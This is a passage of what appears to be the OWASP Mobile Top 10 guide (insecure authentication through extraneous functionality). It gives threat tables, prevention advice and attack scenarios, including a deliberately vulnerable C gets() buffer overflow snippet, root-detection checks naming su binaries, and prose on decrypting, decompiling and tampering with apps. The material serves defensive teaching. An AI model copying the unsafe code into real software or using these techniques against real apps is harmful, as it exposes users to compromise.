- Persistent authentication (Remember Me) functionality implemented within mobile applications should never store a user's password on the device;
- Ideally, mobile applications should utilize a device-specific authentication token that can be revoked within the mobile application by the user. This will ensure that the app can mitigate unauthorized access from a stolen/lost device;
- Do not use any spoof-able values for authenticating a user. This includes device identifiers or geo-location;
- Persistent authentication within mobile applications should be implemented as opt-in and not be enabled by default;
- If possible, do not allow users to provide 4-digit PIN numbers for authentication passwords.

M4. INSECURE AUTHENTICATION

Example Attack Scenarios

The following scenarios showcase weak authentication or authorization controls in mobile apps:

Scenario #1: Hidden Service Requests: Developers assume that only authenticated users will be able to generate a service request that the mobile app submits to its backend for processing. During the processing of the request, the server code does not verify that the incoming request is associated with a known user. Hence, adversaries submit service requests to the back-end service and anonymously execute functionality that affects legitimate users of the solution.

Scenario #2: Interface Reliance: Developers assume that only authorized users will be able to see the existence of a particular function on their mobile app. Hence, they expect that only legitimately authorized users will be able to issue the request for the service from their mobile device. Back-end code that processes the request does not bother to verify that the identity associated with the request is entitled to execute the service. Hence, adversaries are able to perform remote administrative functionality using fairly low-privilege user accounts.

Scenario #3: Usability Requirements: Due to usability requirements, mobile apps allow for passwords that are 4 digits long. Server code correctly stores a hashed version of the password. However, due to the severely short length of the password, an adversary will be able to quickly deduce the original passwords using rainbow hash tables. If the password file (or data store) on the server is compromised, an adversary will be able to quickly deduce users' passwords.

M5. INSUFFICIENT CRYPTOGRAPHY

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
Threat agents include the following: anyone with physical access to data that has been encrypted improperly, or mobile malware acting on an adversary's behalf.	Attack vectors include the following: decryption of data via physical access to the device or network traffic capture, or malicious apps on the device with access to the encrypted data.	In order to exploit this weakness, an adversary must successfully return encrypted code or sensitive data to its original unencrypted form due to weak encryption algorithms or flaws within the encryption process.		This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device.	This vulnerability can have a number of different business impacts. Typically, broken cryptography will result in the following: • Privacy Violations; • Information Theft; • Code Theft; • Intellectual Property Theft; or • Reputational Damage.

Am I Vulnerable To 'Insufficient Cryptography'?

Insecure use of cryptography is common in most mobile apps that leverage encryption. There are two fundamental ways that broken cryptography is manifested within mobile apps. First, the mobile app may use a process behind the encryption / decryption that is fundamentally flawed and can be exploited by the adversary to decrypt sensitive data. Second, the mobile app may implement or leverage an encryption / decryption algorithm that is weak in nature and can be directly decrypted by the adversary. The following subsections explore both of these scenarios in more depth:

Reliance Upon Built-In Code Encryption Processes

By default, iOS applications are protected (in theory) from reverse engineering via code encryption. The iOS security model requires that apps be encrypted and signed by trustworthy sources in order to execute in non-jailbroken environments. Upon start-up, the iOS app loader will decrypt the app in memory and proceed to execute the code after its signature has been verified by iOS. This feature, in theory, prevents an attacker from conducting binary attacks against an iOS mobile app.

Using freely available tools like ClutchMod or GBD, an adversary will download the encrypted app onto their jailbroken device and take a snapshot of the decrypted app once the iOS loader loads it into memory and decrypts it (just before the loader kicks off execution). Once the adversary takes the snapshot and stores it on disk, the adversary can use tools like IDA Pro or Hopper to easily perform static / dynamic analysis of the app and conduct further binary attacks.

Bypassing built-in code encryption algorithms is trivial at best. Always assume that an adversary will be able to bypass any built-in code encryption offered by the underlying mobile OS. For more information about additional steps you can take to provide additional layers of reverse engineering prevention, see M9.

Poor Key Management Processes

The best algorithms don't matter if you mishandle your keys. Many make the mistake of using the correct encryption algorithm, but implementing their own protocol for employing it. Some examples of problems here include:

- Including the keys in the same attacker-readable directory as the encrypted content;
- Making the keys otherwise available to the attacker;
- Avoid the use of hardcoded keys within your binary; and
- Keys may be intercepted via binary attacks. See M10 for more information on preventing binary attacks.

Creation and Use of Custom Encryption Protocols

There is no easier way to mishandle encryption--mobile or otherwise--than to try to create and use your own encryption algorithms or protocols.

Always use modern algorithms that are accepted as strong by the security community, and whenever possible leverage the state of the art encryption APIs within your mobile platform. Binary attacks may result in adversary identifying the common libraries you have used along with any hardcoded keys in the binary. In cases of very high security requirements around encryption, you should strongly consider the use of whitebox cryptography. See M10 for more information on preventing binary attacks that could lead to the exploitation of common libraries.

Use of Insecure and/or Deprecated Algorithms

How Do I Prevent 'Insufficient Cryptography'?

It is best to do the following when handling sensitive data:

- Avoid the storage of any sensitive data on a mobile device where possible.
- Apply cryptographic standards that will withstand the test of time for at least 10 years into the future; and
- Follow the NIST guidelines on recommended algorithms (see external references).

M6. INSECURE AUTHORIZATION

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
Threat agents that exploit authorization vulnerabilities typically do so through automated attacks that use available or custom-built tools.	Once the adversary understands how the authorization scheme is vulnerable, they login to the application as a legitimate user. They successfully pass the authentication control. Once past authentication, they typically force-browse to a vulnerable endpoint to execute administrative functionality. This submission process is typically done via mobile malware within the device or botnets owned by the attacker.	To test for poor authorization schemes, testers can perform binary attacks against the mobile app and try to execute privileged functionality that should only be executable with a user of higher privilege while the mobile app is in 'offline' mode (for more information on binary attacks, see M9 and M10). As well, testers should try to execute any privileged functionality using a low-privilege session token within the corresponding POST/GET requests for the sensitive functionality to the backend server.Poor or missing authorization schemes allow an adversary to execute functionality they should not be entitled to using an authenticated but lower-privilege user of the mobile app. Authorization requirements are more vulnerable when making authorization decisions within the mobile device instead of through a remote server. This may be a requirement due to mobile requirements of offline usability.		The technical impact of poor authorization is similar in nature to the technical impact of poor authentication. The technical impact can be wide ranging in nature and dependent upon the nature of the over-privileged functionality that is executed. For example, over-privileged execution of remote or local administration functionality may result in destruction of systems or access to sensitive information.	In the event that a user (anonymous or verified) is able to execute over-privileged functionality, the business may experience the following impacts: • Reputational Damage; • Fraud; or • Information Theft.

Am I Vulnerable To 'Insecure Authorization'?

It is important to recognize the difference between authentication and authorization. Authentication is the act of identifying an individual. Authorization is the act of checking that the identified individual has the permissions necessary to perform the act. The two are closely related as authorization checks should always immediately follow authentication of the an incoming request from a mobile device.

If an organization fails to authenticate and individual before executing an API endpoint requested from a mobile device, then the code automatically suffers from insecure authorization as well. It is essentially impossible for authorization checks to occur on an incoming request when the caller's identity is not established.

There are a few easy rules to follow when trying to determine if a mobile endpoint is suffering from insecure authorization:

- **Presence of Insecure Direct Object Reference (IDOR) vulnerabilities** - If you are seeing an Insecure Direct Object Reference Vulnerability (IDOR), the code is most likely not performing a valid authorization check; and
- **Hidden Endpoints** - Typically, developers do not perform authorization checks on backend hidden functionality as they assume the hidden functionality will only be seen by someone in the right role;
- **User Role or Permission Transmissions** - If the mobile app is transmitting the user's roles or permissions to a backend system as part of a request, it is suffering from insecure authorization.

How Do I Prevent 'Insecure Authorization'?

In order to avoid insecure authorization checks, do the following:

- Verify the roles and permissions of the authenticated user using only information contained in backend systems. Avoid relying on any roles or permission information that comes from the mobile device itself;
- Backend code should independently verify that any incoming identifiers associated with a request (operands of a requested operation) that come along with the identify match up and belong to the incoming identity;

Example Attack Scenarios

Scenario #1: Insecure Direct Object Reference:

A user makes an API endpoint request to a backend REST API that includes an actor ID and an oAuth bearer token. The user includes their actor ID as part of the incoming URL and includes the access token as a standard header in the request. The backend verifies the presence of the bearer token but fails to validate the actor ID associated with the bearer token. As a result, the user can tweak the actor ID and attain account information of other users as part of the REST API request.

Scenario #2: Transmission of LDAP roles:

A user makes an API endpoint request to a backend REST API that includes a standard oAuth bearer token along with a header that includes a list of LDAP groups that the user belongs to. The backend request validates the bearer token and then inspects the incoming LDAP groups for the right group membership before continuing on to the sensitive functionality. However, the backend system does not perform an independent validation of LDAP group membership and instead relies upon the incoming LDAP information coming from the user. The user can tweak the incoming header and report to be a member of any LDAP group arbitrarily and perform administrative functionality.

References

OWASP

- References Go Here

External

- External References

M7. CLIENT CODE QUALITY

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence COMMON	Detectability DIFFICULT	Impact MODERATE	**Application / Business Specific**
Threat Agents include entities that can pass untrusted inputs to method calls made within mobile code. These types of issues are not necessarily security issues in and of themselves but lead to security vulnerabilities. For example, buffer overflows within older versions of Safari (a poor code quality vulnerability) led to high risk drive-by Jailbreak attacks. Poor code-quality issues are typically exploited via malware or phishing scams.	An attacker will typically exploit vulnerabilities in this category by supplying carefully crafted inputs to the victim. These inputs are passed onto code that resides within the mobile device where exploitation takes place. Typical types of attacks will exploit memory leaks and buffer overflows.	Code quality issues are fairly prevalent within most mobile code. The good news is that most code quality issues are fairly benign and result in bad programming practice. It is typically difficult to detect these types of issues through manual code review. Instead, attackers will use third-party tools that perform static analysis or perform fuzzing. These types of tools will typically identify memory leaks, buffer overflows, and other less severe issues that result in bad programming practice. Hackers with extreme low-level knowledge and expertise are able to effectively exploit these types of issues. The typical primary goal is to execute foreign code within the mobile code's address space.		Most exploitations that fall into this category result in foreign code execution or denial of service on remote server endpoints (and not the mobile device itself). However, in th event that buffer overflows/overruns do exist within the mobile device and the input can be derived from an external party, this could have a severely high technical impact and should be remediated.	The business impact from this category of vulnerabilities varies greatly, depending upon the nature of the exploit. Poor code quality issues that result in remote code execution could lead to the following business impacts: • Information Theft; • Reputational Damage; • Intellectual Property Theft Other less severe technical issues that fall into this category may lead to degradations in performance, memory usage, or poor front-end architecture.

Am I Vulnerable To 'Poor Code Quality'?

This is the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This captures the risks that come from vulnerabilities like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.

This is distinct from Improper Platform Usage because it usually refers to the programming language itself (e.g., Java, Swift, Objective C, JavaScript). A buffer overflow in C or a DOM-based XSS in a Webview mobile app would be code quality issues.

The key characteristic of this risk is that it's code executing on the mobile device and the code needs to be changed in a fairly localised way. Fixing most risks requires code changes, but in the code quality case the risk comes from using the wrong API, using an API insecurely, using insecure language constructs, or some other code-level issue. Importantly: this is not code running on the server. This is a risk that captures bad code that executes on the mobile device itself.

How Do I Prevent 'Poor Code Quality'?

In general, code quality issues can be avoided by doing the following:

- Maintain consistent coding patterns that everyone in the organization agrees upon;
- Write code that is easy to read and well-documented;
- When using buffers, always validate that the the lengths of any incoming buffer data will not exceed the length of the target buffer;
- Via automation, identify buffer overflows and memory leaks through the use of third-party static analysis tools; and
- Prioritize solving buffer overflows and memory leaks over other 'code quality' issues.

M7. CLIENT CODE QUALITY

Example Attack Scenarios

Scenario #1: Buffer Overflow example:

```
include <stdio.h>

  int main(int argc, char **argv)
     {
     char buf[8]; // buffer for eight characters
     gets(buf); // read from stdio (sensitive function!)
     printf("%s\n", buf); // print out data stored in buf
     return 0; // 0 as return value
     }
```

In this example, taken from this page, we should avoid the use of the *gets* function to avoid a buffer overflow. This is an example of what most static analysis tools will report as a code quality issue.

M8. CODE TAMPERING

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Typically, an attacker will exploit code modification via malicious forms of the apps hosted in third-party app stores. The attacker may also trick the user into installing the app via phishing attacks.	Typically, an attacker will do the following things to exploit this category: • Make direct binary changes to the application package's core binary • Make direct binary changes to the resources within the applicaiton's package • Redirect or replace system APIs to intercept and execute foreign code that is malicious	Modified forms of applications are surprisingly more common than you think. There is an entire security industry built around detecting and removing unauthorized versions of mobile apps within app stores. Depending upon the approach taken to solving the problem of detecting code modification, organizations can have limited to highly successful ways of detecting unauthorized versions of code in the wild. This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.		The impact from code modification can be wide ranging in nature, depending upon the nature of the modification itself. Typical types of impacts include the following: • Unauthorized new features; • Identity theft; or • Fraud.	The business impact from code modification typically results in the following: • Revenue loss due to piracy; or • Reputational damage.

Am I Vulnerable To 'Code Tampering'?

Technically, all mobile code is vulnerable to code tampering. Mobile code runs within an environment that is not under the control of the organization producing the code. At the same time, there are plenty of different ways of altering the environment in which that code runs. These changes allow an adversary to tinker with the code and modify it at will.

Although mobile code is inherently vulnerable, it is important to ask yourself if it is worth detecting and trying to prevent unauthorized code modification. Apps written for certain business verticals (gaming for example) are much more vulnerable to the impacts of code modification than others (hospitality for example). As such, it is critical to consider the business impact before deciding whether or not to address this risk.

How Do I Prevent 'Code Tampering'?

The mobile app must be able to detect at runtime that code has been added or changed from what it knows about its integrity at compile time. The app must be able to react appropriately at runtime to a code integrity violation.

The remediation strategies for this type of risk is outlined in more technical detail within the OWASP Reverse Engineering and Code Modification Prevention Project.

Android Root Detection

Typically, an app that has been modified will execute within a Jailbroken or rooted environment. As such, it is reasonable to try and detect these types of compromised environments at runtime and react accordingly (report to the server or shutdown). There are a few common ways to detect a rooted Android device: Check for test-keys

- Check to see if build.prop includes the line ro.build.tags=test-keys indicating a developer build or unofficial ROM

Check for OTA certificates

- Check to see if the file /etc/security/otacerts.zip exists

Check for several known rooted apk's

- com.noshufou.android.su
- com.thirdparty.superuser
- eu.chainfire.supersu
- com.koushikdutta.superuser

Check for SU binaries

- /system/bin/su
- /system/xbin/su
- /sbin/su
- /system/su
- /system/bin/.ext/.su

Attempt SU command directly

- Attempt the to run the command su and check the id of the current user, if it returns 0 then the su command has been successful

iOS Jailbreak Detection

M8. CODE TAMPERING

Example Attack Scenarios

There are a number of counterfeit applications that are available across the app stores. Some of these contain malware payloads. Many of the modified apps contain modified forms of the original core binary and associated resources. The attacker re-packages these as a new application and released them into third-party stores.

Scenario #1::

Games are a particularly popular target to attack using this method. The attacker will attract people that are not interested in paying for any freemium features of the game. Within the code, the attacker short-circuits conditional jumps that detect whether an in-application purchase is successful. This bypass allows the victim to attain game artifacts or new abilities without paying for them. The attacker has also inserted spyware that will steal the identity of the user.

Scenario #2::

Banking apps are another popular target to attack. These apps typically process sensitive information that will be useful to an attacker. An attacker could create a counterfeit version of the app that transmits the user's personally identifiable information (PII) along with username/password to a third-party site. This is reminiscent of the desktop equivalent of Zeus malware. This typically results in fraud against the bank.

M9. REVERSE ENGINEERING

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	**Application / Business Specific**
An attacker will typically download the targeted app from an app store and analyze it within their own local environment using a suite of different tools.	An attacker must perform an analysis of the final core binary to determine its original string table, source code, libraries, algorithms, and resources embedded within the app. Attackers will use relatively affordable and well-understood tools like IDA Pro, Hopper, otool, strings, and other binary inspection tools from within the attacker's environment.	Generally, all mobile code is susceptible to reverse engineering. Some apps are more susceptible than others. Code written in languages / frameworks that allow for dynamic introspection at runtime (Java, .NET, Objective C, Swift) are particularly at risk for reverse engineering. Detecting susceptibility to reverse engineering is fairly straight forward. First, decrypt the app store version of the app (if binary encryption is applied). Then, use the tools outlined in the "Attack Vectors" section of this document against the binary. Code will be susceptible if it is fairly easy to understand the app's controlflow path, string table, and any pseudocode/source-code generated by these tools.		An attacker may exploit reverse engineering to achieve any of the following: • Reveal information about back end servers; • Reveal cryptographic constants and ciphers; • Steal intellectual property; • Perform attacks against back end systems; or • Gain intelligence needed to perform subsequent code modification.	The business impacts from reverse engineering are quite varied. They include the following: • Intellectual Property theft; • Reputational Damage; • Identity Theft; or • Compromise of Backend Systems.

Am I Vulnerable To 'Reverse Engineering'?

Generally, most applications are susceptible to reverse engineering due to the inherent nature of code. Most languages used to write apps today are rich in metadata that greatly aides a programmer in debugging the app. This same capability also grealy aides an attacker in understanding how the app works.

An app is said to be susceptible to reverse engineering if an attacker can do any of the following things:

- Clearly understand the contents of a binary's string table
- Accurately perform cross-functional analysis
- Derive a reasonably accurate recreation of the source code from the binary

Although most apps are susceptible to reverse engineering, it's important to examine the potential business impact of reverse engineering when considering whether or not to mitigate this risk. See the examples below for a small sampling of what can be done with reverse engineering on its own.

How Do I Prevent 'Reverse Engineering'?

In order to prevent effective reverse engineering, you must use an obfuscation tool. There are many free and commercial grade obfuscators on the market. Conversely, there are many different deobfuscators on the market. To measure the effectiveness of whatever obfuscation tool you choose, try deobfuscating the code using tools like IDA Pro and Hopper.

A good obfuscator will have the following abilities:

- Narrow down what methods / code segments to obfuscate;
- Tune the degree of obfuscation to balance performance impact;
- Withstand de-obfuscation from tools like IDA Pro and Hopper;
- Obfuscate string tables as well as methods

M9. REVERSE ENGINEERING

Example Attack Scenarios

Scenario #1: String Table Analysis:

The attacker runs 'strings' against the unencrypted app. As a result of the string table analysis, the attacker discovers a hardcoded connectivity string that contains authentication credentials to a backend database. The attacker uses those credentials to gain access to the database. The attacker steals a vast array of PII data about the app's users.

Scenario #2: Cross-Functional Analysis:

The attacker uses IDA Pro against an unencrypted app. As a result of the string table analysis combined with functioanl cross-referencing, the attacker discovers Jailbreak detection code. The attacker uses this knowledge in a subequent code-modification attack to disable jailbreak detection within the mobile app. The attacker then deploys a version of the app that exploits method swizzling to steal customer information.

Scenario #3: Source Code Analysis:

Consider a banking Android application. The APK file can be easily extracted using 7zip/Winrar/WinZip/Gunzip. Once extracted, the attacker has manifest file, assets, resources and most importantly classes.dex file.

Then using Dex to Jar converter, an attacker can easily convert it to jar file. In next step, Java Decompiler (like JDgui) will provide you the code.

M10. EXTRANOUS FUNCTIONALITY

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
Typically, an attacker seeks to understand extraneous functionality within a mobile app in order to discover hidden functionality in in backend systems. The attacker will typically exploit extraneous functionality directly from their own systems without any involvement by end-users.	An attacker will download and examine the mobile app within their own local environment. They will examine log files, configuration files, and perhaps the binary itself to discover any hidden switches or test code that was left behind by the developers. They will exploit these switches and hidden functionality in the backend system to perform an attack.	There is a high likelihood that any given mobile app contains extraneous functionality that is not directly exposed to the user via the interface. Most of this additional code is benign in nature and will not give an attacker any additional insight into backend capabilities. However, some extraneous functionality can be very useful to an attacker. Functionality that exposes information related to back-end test, demo, staging, or UAT environments should not be included in a production build. Additionally, administrative API endpoints, or unofficial endpoints should not be included in final production builds. Detecting extraneous functionality can be tricky. Automated static and dynamic analysis tools can pick up low hanging fruit (log statements). However, some backdoors are difficult to detect in an automated means. As such, it is always best to prevent these things using a manual code review.		The technical impact from extraneous functionality includes the following: • Exposure of how backend systems work; or • Unauthorized high-privileged actions executed.	The business impact from extraneous functionality includes the following: • Unauthorized Access to Sensitive Functionality; • Reputational Damage; or • Intellectual Property Theft.

Am I Vulnerable To 'Extraneous Functionality'?

Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.

The defining characteristic of this risk is leaving functionality enabled in the app that was not intended to be released.

How Do I Prevent 'Extraneous Functionality'?

The best way to prevent this vulnerability is to perform a manual secure code review using security champs or subject matter experts most knowledgable with this code. They should do the following:

1. Examine the app's configuration settings to discover any hidden switches;
2. Verify that all test code is not included in the final production build of the app;
3. Examine all API endpoints accessed by the mobile app to verify that these endpoints are well documented and publicly available;
4. Examine all log statements to ensure nothing overly descriptive about the backend is being written to the logs;

M10. EXTRANOUS FUNCTIONALITY

Example Attack Scenarios

Scenario #1: Administrative Endpoint Exposed:

As part of mobile endpoint testing, developers included a hidden interface within the mobile app that would display an administrative dashboard. This dashboard accessed admin information via the back-end API server. In the production version of the code, the developers did not include code that displayed the dashboard at any time. However, they did include the underlying code that could access the back-end admin API. An attacker performed a string table analysis of the binary and discovered the hardcoded URL to an administrative REST endpoint. The attacker subsequently used 'curl' to execute back-end administrative functionality.

The developers should have removed all extraneous code, including code that is not directly reachable by the native interface.

Scenario #2: Debug Flag in Configuration File:

An attacker tries manually added "debug=true" to a .properties file in a local app. Upon startup, the application is outputting log files that are overly descriptive and helpful to the attacker in understanding the backend systems. The attacker subsequently discovers vulnerabilities within the backend system as a result of the log.

The developers should have prevented the activation of 'debug mode' within a production build of the mobile app.

ANDROID


Operating System

ANDROID OS

- Initially developed by Android, Inc., which Google bought in 2005
- Android v1.0 September 23, 2008 - HTC Dream
- Android’s kernel is based on one of the Linux kernel's long-term support (LTS) branches

